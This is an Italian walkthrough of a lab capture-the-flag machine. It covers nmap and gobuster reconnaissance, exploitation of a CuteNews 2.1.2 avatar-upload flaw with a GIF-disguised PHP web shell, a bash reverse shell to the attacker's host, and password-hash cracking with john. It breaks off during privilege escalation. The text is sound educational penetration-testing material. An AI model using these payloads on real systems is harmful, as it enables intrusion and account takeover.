Table of Contents

Foothold

network scanning

```
$ sudo nmap -sP 192.168.56.0/24 -v
[sudo] password di andrea:
Warning: The -sP option is deprecated. Please use -sn
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-06 19:12 CEST
Initiating ARP Ping Scan at 19:12
Scanning 255 hosts [1 port/host]
Completed ARP Ping Scan at 19:12, 1.76s elapsed (255 total hosts)
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is
disabled. Try using --system-dns or specify valid servers with --dns-
servers
Nmap scan report for 192.168.56.0 [host down]
Nmap scan report for 192.168.56.1
Host is up (0.00023s latency).
MAC Address: 0A:00:27:00:00:03 (Unknown)
Nmap scan report for 192.168.56.2 [host down]
Nmap scan report for 192.168.56.3 [host down]
Nmap scan report for 192.168.56.4 [host down]
Nmap scan report for 192.168.56.5 [host down]
Nmap scan report for 192.168.56.6 [host down]
Nmap scan report for 192.168.56.7 [host down]
Nmap scan report for 192.168.56.8 [host down]
Nmap scan report for 192.168.56.9 [host down]
Nmap scan report for 192.168.56.10 [host down]
Nmap scan report for 192.168.56.11 [host down]
Nmap scan report for 192.168.56.12 [host down]
Nmap scan report for 192.168.56.13 [host down]
Nmap scan report for 192.168.56.14 [host down]
```

```
Nmap scan report for 192.168.56.15 [host down]
Nmap scan report for 192.168.56.16 [host down]
Nmap scan report for 192.168.56.17 [host down]
Nmap scan report for 192.168.56.18 [host down]
Nmap scan report for 192.168.56.19 [host down]
Nmap scan report for 192.168.56.20 [host down]
Nmap scan report for 192.168.56.21 [host down]
Nmap scan report for 192.168.56.22 [host down]
Nmap scan report for 192.168.56.23 [host down]
Nmap scan report for 192.168.56.24 [host down]
Nmap scan report for 192.168.56.25 [host down]
Nmap scan report for 192.168.56.26 [host down]
Nmap scan report for 192.168.56.27 [host down]
Nmap scan report for 192.168.56.28 [host down]
Nmap scan report for 192.168.56.29 [host down]
Nmap scan report for 192.168.56.30 [host down]
Nmap scan report for 192.168.56.31 [host down]
Nmap scan report for 192.168.56.32 [host down]
Nmap scan report for 192.168.56.33 [host down]
Nmap scan report for 192.168.56.34 [host down]
Nmap scan report for 192.168.56.35 [host down]
Nmap scan report for 192.168.56.36 [host down]
Nmap scan report for 192.168.56.37 [host down]
Nmap scan report for 192.168.56.38 [host down]
Nmap scan report for 192.168.56.39 [host down]
Nmap scan report for 192.168.56.40 [host down]
Nmap scan report for 192.168.56.41 [host down]
Nmap scan report for 192.168.56.42 [host down]
Nmap scan report for 192.168.56.43 [host down]
Nmap scan report for 192.168.56.44 [host down]
Nmap scan report for 192.168.56.45 [host down]
Nmap scan report for 192.168.56.46 [host down]
Nmap scan report for 192.168.56.47 [host down]
Nmap scan report for 192.168.56.48 [host down]
Nmap scan report for 192.168.56.49 [host down]
Nmap scan report for 192.168.56.50 [host down]
Nmap scan report for 192.168.56.51 [host down]
Nmap scan report for 192.168.56.52 [host down]
Nmap scan report for 192.168.56.53 [host down]
Nmap scan report for 192.168.56.54 [host down]
Nmap scan report for 192.168.56.55 [host down]
Nmap scan report for 192.168.56.56 [host down]
Nmap scan report for 192.168.56.57 [host down]
Nmap scan report for 192.168.56.58 [host down]
Nmap scan report for 192.168.56.59 [host down]
Nmap scan report for 192.168.56.60 [host down]
Nmap scan report for 192.168.56.61 [host down]
Nmap scan report for 192.168.56.62 [host down]
Nmap scan report for 192.168.56.63 [host down]
Nmap scan report for 192.168.56.64 [host down]
Nmap scan report for 192.168.56.65 [host down]
Nmap scan report for 192.168.56.66 [host down]
Nmap scan report for 192.168.56.67 [host down]
Nmap scan report for 192.168.56.68 [host down]
```

```
Nmap scan report for 192.168.56.69 [host down]
Nmap scan report for 192.168.56.70 [host down]
Nmap scan report for 192.168.56.71 [host down]
Nmap scan report for 192.168.56.72 [host down]
Nmap scan report for 192.168.56.73 [host down]
Nmap scan report for 192.168.56.74 [host down]
Nmap scan report for 192.168.56.75 [host down]
Nmap scan report for 192.168.56.76 [host down]
Nmap scan report for 192.168.56.77 [host down]
Nmap scan report for 192.168.56.78 [host down]
Nmap scan report for 192.168.56.79 [host down]
Nmap scan report for 192.168.56.80 [host down]
Nmap scan report for 192.168.56.81 [host down]
Nmap scan report for 192.168.56.82 [host down]
Nmap scan report for 192.168.56.83 [host down]
Nmap scan report for 192.168.56.84 [host down]
Nmap scan report for 192.168.56.85 [host down]
Nmap scan report for 192.168.56.86 [host down]
Nmap scan report for 192.168.56.87 [host down]
Nmap scan report for 192.168.56.88 [host down]
Nmap scan report for 192.168.56.89 [host down]
Nmap scan report for 192.168.56.90 [host down]
Nmap scan report for 192.168.56.91 [host down]
Nmap scan report for 192.168.56.92 [host down]
Nmap scan report for 192.168.56.93 [host down]
Nmap scan report for 192.168.56.94 [host down]
Nmap scan report for 192.168.56.95 [host down]
Nmap scan report for 192.168.56.96 [host down]
Nmap scan report for 192.168.56.97 [host down]
Nmap scan report for 192.168.56.98 [host down]
Nmap scan report for 192.168.56.99 [host down]
Nmap scan report for 192.168.56.100
Host is up (0.0038s latency).
MAC Address: 08:00:27:ED:78:1D (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.102 [host down]
Nmap scan report for 192.168.56.103 [host down]
Nmap scan report for 192.168.56.104 [host down]
Nmap scan report for 192.168.56.105 [host down]
Nmap scan report for 192.168.56.106 [host down]
Nmap scan report for 192.168.56.107 [host down]
Nmap scan report for 192.168.56.108
Host is up (0.00070s latency).
MAC Address: 08:00:27:7C:BB:D9 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.109 [host down]
Nmap scan report for 192.168.56.110 [host down]
Nmap scan report for 192.168.56.111 [host down]
Nmap scan report for 192.168.56.112 [host down]
Nmap scan report for 192.168.56.113 [host down]
Nmap scan report for 192.168.56.114 [host down]
Nmap scan report for 192.168.56.115 [host down]
Nmap scan report for 192.168.56.116 [host down]
Nmap scan report for 192.168.56.117 [host down]
Nmap scan report for 192.168.56.118 [host down]
Nmap scan report for 192.168.56.119 [host down]
```

```
Nmap scan report for 192.168.56.120 [host down]
Nmap scan report for 192.168.56.121 [host down]
Nmap scan report for 192.168.56.122 [host down]
Nmap scan report for 192.168.56.123 [host down]
Nmap scan report for 192.168.56.124 [host down]
Nmap scan report for 192.168.56.125 [host down]
Nmap scan report for 192.168.56.126 [host down]
Nmap scan report for 192.168.56.127 [host down]
Nmap scan report for 192.168.56.128 [host down]
Nmap scan report for 192.168.56.129 [host down]
Nmap scan report for 192.168.56.130 [host down]
Nmap scan report for 192.168.56.131 [host down]
Nmap scan report for 192.168.56.132 [host down]
Nmap scan report for 192.168.56.133 [host down]
Nmap scan report for 192.168.56.134 [host down]
Nmap scan report for 192.168.56.135 [host down]
Nmap scan report for 192.168.56.136 [host down]
Nmap scan report for 192.168.56.137 [host down]
Nmap scan report for 192.168.56.138 [host down]
Nmap scan report for 192.168.56.139 [host down]
Nmap scan report for 192.168.56.140 [host down]
Nmap scan report for 192.168.56.141 [host down]
Nmap scan report for 192.168.56.142 [host down]
Nmap scan report for 192.168.56.143 [host down]
Nmap scan report for 192.168.56.144 [host down]
Nmap scan report for 192.168.56.145 [host down]
Nmap scan report for 192.168.56.146 [host down]
Nmap scan report for 192.168.56.147 [host down]
Nmap scan report for 192.168.56.148 [host down]
Nmap scan report for 192.168.56.149 [host down]
Nmap scan report for 192.168.56.150 [host down]
Nmap scan report for 192.168.56.151 [host down]
Nmap scan report for 192.168.56.152 [host down]
Nmap scan report for 192.168.56.153 [host down]
Nmap scan report for 192.168.56.154 [host down]
Nmap scan report for 192.168.56.155 [host down]
Nmap scan report for 192.168.56.156 [host down]
Nmap scan report for 192.168.56.157 [host down]
Nmap scan report for 192.168.56.158 [host down]
Nmap scan report for 192.168.56.159 [host down]
Nmap scan report for 192.168.56.160 [host down]
Nmap scan report for 192.168.56.161 [host down]
Nmap scan report for 192.168.56.162 [host down]
Nmap scan report for 192.168.56.163 [host down]
Nmap scan report for 192.168.56.164 [host down]
Nmap scan report for 192.168.56.165 [host down]
Nmap scan report for 192.168.56.166 [host down]
Nmap scan report for 192.168.56.167 [host down]
Nmap scan report for 192.168.56.168 [host down]
Nmap scan report for 192.168.56.169 [host down]
Nmap scan report for 192.168.56.170 [host down]
Nmap scan report for 192.168.56.171 [host down]
Nmap scan report for 192.168.56.172 [host down]
Nmap scan report for 192.168.56.173 [host down]
```

```
Nmap scan report for 192.168.56.174 [host down]
Nmap scan report for 192.168.56.175 [host down]
Nmap scan report for 192.168.56.176 [host down]
Nmap scan report for 192.168.56.177 [host down]
Nmap scan report for 192.168.56.178 [host down]
Nmap scan report for 192.168.56.179 [host down]
Nmap scan report for 192.168.56.180 [host down]
Nmap scan report for 192.168.56.181 [host down]
Nmap scan report for 192.168.56.182 [host down]
Nmap scan report for 192.168.56.183 [host down]
Nmap scan report for 192.168.56.184 [host down]
Nmap scan report for 192.168.56.185 [host down]
Nmap scan report for 192.168.56.186 [host down]
Nmap scan report for 192.168.56.187 [host down]
Nmap scan report for 192.168.56.188 [host down]
Nmap scan report for 192.168.56.189 [host down]
Nmap scan report for 192.168.56.190 [host down]
Nmap scan report for 192.168.56.191 [host down]
Nmap scan report for 192.168.56.192 [host down]
Nmap scan report for 192.168.56.193 [host down]
Nmap scan report for 192.168.56.194 [host down]
Nmap scan report for 192.168.56.195 [host down]
Nmap scan report for 192.168.56.196 [host down]
Nmap scan report for 192.168.56.197 [host down]
Nmap scan report for 192.168.56.198 [host down]
Nmap scan report for 192.168.56.199 [host down]
Nmap scan report for 192.168.56.200 [host down]
Nmap scan report for 192.168.56.201 [host down]
Nmap scan report for 192.168.56.202 [host down]
Nmap scan report for 192.168.56.203 [host down]
Nmap scan report for 192.168.56.204 [host down]
Nmap scan report for 192.168.56.205 [host down]
Nmap scan report for 192.168.56.206 [host down]
Nmap scan report for 192.168.56.207 [host down]
Nmap scan report for 192.168.56.208 [host down]
Nmap scan report for 192.168.56.209 [host down]
Nmap scan report for 192.168.56.210 [host down]
Nmap scan report for 192.168.56.211 [host down]
Nmap scan report for 192.168.56.212 [host down]
Nmap scan report for 192.168.56.213 [host down]
Nmap scan report for 192.168.56.214 [host down]
Nmap scan report for 192.168.56.215 [host down]
Nmap scan report for 192.168.56.216 [host down]
Nmap scan report for 192.168.56.217 [host down]
Nmap scan report for 192.168.56.218 [host down]
Nmap scan report for 192.168.56.219 [host down]
Nmap scan report for 192.168.56.220 [host down]
Nmap scan report for 192.168.56.221 [host down]
Nmap scan report for 192.168.56.222 [host down]
Nmap scan report for 192.168.56.223 [host down]
Nmap scan report for 192.168.56.224 [host down]
Nmap scan report for 192.168.56.225 [host down]
Nmap scan report for 192.168.56.226 [host down]
Nmap scan report for 192.168.56.227 [host down]
```

```
Nmap scan report for 192.168.56.228 [host down]
Nmap scan report for 192.168.56.229 [host down]
Nmap scan report for 192.168.56.230 [host down]
Nmap scan report for 192.168.56.231 [host down]
Nmap scan report for 192.168.56.232 [host down]
Nmap scan report for 192.168.56.233 [host down]
Nmap scan report for 192.168.56.234 [host down]
Nmap scan report for 192.168.56.235 [host down]
Nmap scan report for 192.168.56.236 [host down]
Nmap scan report for 192.168.56.237 [host down]
Nmap scan report for 192.168.56.238 [host down]
Nmap scan report for 192.168.56.239 [host down]
Nmap scan report for 192.168.56.240 [host down]
Nmap scan report for 192.168.56.241 [host down]
Nmap scan report for 192.168.56.242 [host down]
Nmap scan report for 192.168.56.243 [host down]
Nmap scan report for 192.168.56.244 [host down]
Nmap scan report for 192.168.56.245 [host down]
Nmap scan report for 192.168.56.246 [host down]
Nmap scan report for 192.168.56.247 [host down]
Nmap scan report for 192.168.56.248 [host down]
Nmap scan report for 192.168.56.249 [host down]
Nmap scan report for 192.168.56.250 [host down]
Nmap scan report for 192.168.56.251 [host down]
Nmap scan report for 192.168.56.252 [host down]
Nmap scan report for 192.168.56.253 [host down]
Nmap scan report for 192.168.56.254 [host down]
Nmap scan report for 192.168.56.255 [host down]
Nmap scan report for 192.168.56.101
Host is up.
Read data files from: /usr/bin/../share/nmap
Nmap done: 256 IP addresses (4 hosts up) scanned in 1.83 seconds
           Raw packets sent: 511 (14.308KB) | Rcvd: 7 (196B)
```

La macchina target ha indirizzo IP **192.168.56.108**.

port scanning

```
$ sudo nmap -sS 192.168.56.108 -p-
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-06 19:13 CEST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is
disabled. Try using --system-dns or specify valid servers with --dns-
servers
Nmap scan report for 192.168.56.108
Host is up (0.000055s latency).
Not shown: 65530 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
443/tcp  open  https
8000/tcp open  http-alt
```

```
8443/tcp open  https-alt
MAC Address: 08:00:27:7C:BB:D9 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.26 seconds

$ sudo nmap -sC -sV 192.168.56.108 -p22,80,8000,8443
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-06 19:14 CEST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is
disabled. Try using --system-dns or specify valid servers with --dns-
servers
Nmap scan report for 192.168.56.108
Host is up (0.00045s latency).

PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 a1:e6:ed:7c:a7:86:ae:56:e4:3f:ed:5d:e8:e1:93:2e (RSA)
|   256 67:6b:6e:42:28:df:ec:f6:fd:83:0c:9d:e1:86:b6:3d (ECDSA)
|_  256 0b:ab:6c:a2:14:0d:56:41:cf:59:16:db:52:e5:5e:9b (ED25519)
80/tcp   open  http     nginx 1.18.0 (Ubuntu)
|_http-title: Welcome to nginx!
|_http-server-header: nginx/1.18.0 (Ubuntu)
8000/tcp open  http     nginx 1.18.0 (Ubuntu)
|_http-title: Welcome to nginx!
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: nginx/1.18.0 (Ubuntu)
8443/tcp open  ssl/http nginx 1.18.0 (Ubuntu)
|_http-title: Welcome to nginx!
| ssl-cert: Subject:
commonName=deploy/organizationName=vdsi/stateOrProvinceName=Rome/countryNam
e=IT
| Not valid before: 2020-09-09T14:16:16
|_Not valid after:  2021-09-09T14:16:16
|_http-server-header: nginx/1.18.0 (Ubuntu)
MAC Address: 08:00:27:7C:BB:D9 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.10 seconds
```

Sulla parta 8000 e sulla 8443 sembrano esserci esposti altri servizi web. In particolare, dal certificato ssl, vediamo che il common name per il dominio è **deploy**, e lo associamo all'indirizzo IP nel file `/etc/hosts`. Inoltre, essendo l'organization name 'vdsi', si aggiunge anche **deploy.vdsi**. Inoltre, vediamo che il web server usa nginx v1.18.0.

web server

Sia su porta 80 che su 8000 che su 8443, si ha la stessa pagina web in apertura e non sembra esserci apparentemente nulla di interessante:

Welcome to nginx!

If you see this page, the nginx web server is successfully installed and working. Further configuration is required.

For online documentation and support please refer to nginx.org.
Commercial support is available at nginx.com.

Thank you for using nginx.

Proviamo ad enumerare i vhosts.

vhosts enumeration

L'enumerazione sul dominio deploy non produce alcun, risultato, mentre per il dominio deploy.vdsi si ha:

```
$ gobuster vhost -u http://deploy.vdsi -w
/usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
2>/dev/null
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:          http://deploy.vdsi
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/seclists/Discovery/DNS/subdomains-top1million-
110000.txt
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
===============================================================
2022/07/06 19:28:40 Starting gobuster in VHOST enumeration mode
===============================================================
Found: test.deploy.vdsi (Status: 403) [Size: 162]
Found: web.deploy.vdsi (Status: 403) [Size: 162]
Found: news.deploy.vdsi (Status: 200) [Size: 6609]
===============================================================
2022/07/06 19:28:59 Finished
===============================================================
```

Ci sono 3 vhosts che vengono messi quindi nel file `/etc/hosts`.

file enumeration

Sia su su deploy che su deploy.vdsi, c'è esposto un solo file **todo**, contenente il seguente messaggio:


```
Web site under construction
```

Vhosts file enumeration

L'unico vhost che sembra avere qualcosa di interessante è **news.deploy.vdsi**.

```
$ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/raft-medium-
directories-lowercase.txt -u http://news.deploy.vdsi -x php,js,html,txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://news.deploy.vdsi
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-
Content/raft-medium-directories-lowercase.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              js,html,txt,php
[+] Timeout:                 10s
===============================================================
2022/07/06 21:36:47 Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 6609]
```

La pagina index.php appare come segue:




Si apprendono le seguenti regole per le password:

1. lunghezza > 8 caratteri
2. almeno 1 carattere speciale e 1 numero

Inoltre, c'è una mail : **admin@deploy.vdsi**

Tuttavia, il resto non sembra portare a nulla di interessante. Se non che i bottoni per ottenere la 'printable version' dei vari messaggi, hanno uno URL del tipo http://news.deploy.vdsi/CuteNews/print.php?id=2


Si prova ad accedere quindi allo URL http://news.deploy.vdsi/CuteNews, ottenendo la seguente pagina web:



Non sembra essere vulnerabile ad SQL injection. Risulta essere possibile la registrazione, ma è necessario un captcha che non appare a schermo. Si nota che in basso nella pagina viene indicato che è usato **CuteNews v2.1.2**. Cercando in rete, tale versione risulta avere la vulnerabilità Remote Code Execution (link). Per exploitarla è necessario registrarsi e poi fare l'upload di un avatar (immagine), contenente invece codice php.

Si riesce a registrarsi effettuando una richiesta per la risorsa **captcha.php**, rendendo visibile il captcha.

Una volta entrati, appare la seguente interfaccia:




Andando in personal option, c'è il pulsante per fare upload del file per l'avatar. Deve essere un file di tipo immagine. Lo costruiamo, inserendo all'inizio i magic numbers del formato GIF. Dunque, il contenuto sarà:

```
GIF8;
<?php system($_REQUEST['cmd']); ?>
```

Dalla seguente immagine, vediamo come effettivamente il file appaia come una GIF:

```
┌──(andrea㉿roronoa)-[~/PenTesting/htb/vdsi/deploy]
└─$ file avatar.php
avatar.php: GIF image data 16188 x 26736
```

Il file viene caricato nella directory **/uploads**. Proviamo ad accedervi sfruttando la RCE per eseguire il comando **id**. Il nome con cui sarà salvato il file è: avatar__. Nel nostro caso, sarà **avatar**$_{andreaavatar.php}$.



GIF8; uid=33(www-data) gid=33(www-data) groups=33(www-data)

Funziona. Sfruttiamo la RCE per ottenere una reverse shell.

Reverse shell

Sulla macchina kali, ci mettiamo in ascolto sulla porta 4444:

```
nc -lvnp 4444
```

La reverse shell in bash è la seguente:

```
bash -c 'bash -i >& /dev/tcp/192.168.56.101/4444 0>&1'
```

```
┌──(andrea㉿roronoa)-[~/PenTesting/htb/vdsi/deploy]
└─$ nc -lvnp  4444
listening on [any] 4444 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.108] 43336
bash: cannot set terminal process group (646): Inappropriate ioctl for device
bash: no job control in this shell
www-data@deploy:~/news/CuteNews/uploads$
```

Privilege escalation

www-data

Vediamo quali utenti ci sono:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

```
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
landscape:x:110:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:111:1::/var/cache/pollinate:/bin/false
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
paul:x:1000:1000:paul,,,:/home/paul:/bin/bash
david:x:1001:1001:david,,,:/home/david:/bin/bash
```

Non avevamo accesso ad altri files interessanti. Quindi, cercando nella cartella /var/www/news/CuteNews/cdata/users c'erano diveri files contenenti dati encodati in base64. Decodificando uno di questi, è stato ritrovato un json contenente in particolare lo username del nostro account create su CuteNews e l'hash sha256 della password. Esploriamo gli altri files per vedere se c'è qualche utente della macchina che si è loggato.

Troviamo l'hash dell'utente paul:

```
e26f3e86d1f8108120723ebe690e5d3d61628f4130076ec6cb43f16f497273cd
```

La crackiamo con john

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt --format=Raw-
SHA256
```

Otteniamo le seguenti credenziali, con le quali riusciamo a loggarci come paul: **paul:atlanta1**

```
su paul
```

paul

```
sudo -l
```

Non possiamo eseguire comandi.

Eseguendo `pspy64`, notiamo che c'è un cronjob che ogni minuto viene eseguito come utente david:

```
2022/07/07 09:15:54 CMD: UID=0    PID=10    |
2022/07/07 09:15:54 CMD: UID=0    PID=1     | /sbin/init
2022/07/07 09:16:01 CMD: UID=0    PID=47535 | /usr/sbin/CRON -f
2022/07/07 09:16:01 CMD: UID=1001 PID=47538 | /bin/bash /home/david/save_news.sh
2022/07/07 09:16:01 CMD: UID=1001 PID=47537 | /bin/sh -c /home/david/save_news.sh
2022/07/07 09:16:01 CMD: UID=1001 PID=47539 |
2022/07/07 09:16:02 CMD: UID=1001 PID=47542 |
2022/07/07 09:16:02 CMD: UID=1001 PID=47544 | cat /home/david/default
2022/07/07 09:16:02 CMD: UID=1001 PID=47545 | /bin/bash /home/david/save_news.sh
2022/07/07 09:17:01 CMD: UID=0    PID=47569 | /usr/sbin/CRON -f
2022/07/07 09:17:01 CMD: UID=0    PID=47568 | /usr/sbin/CRON -f
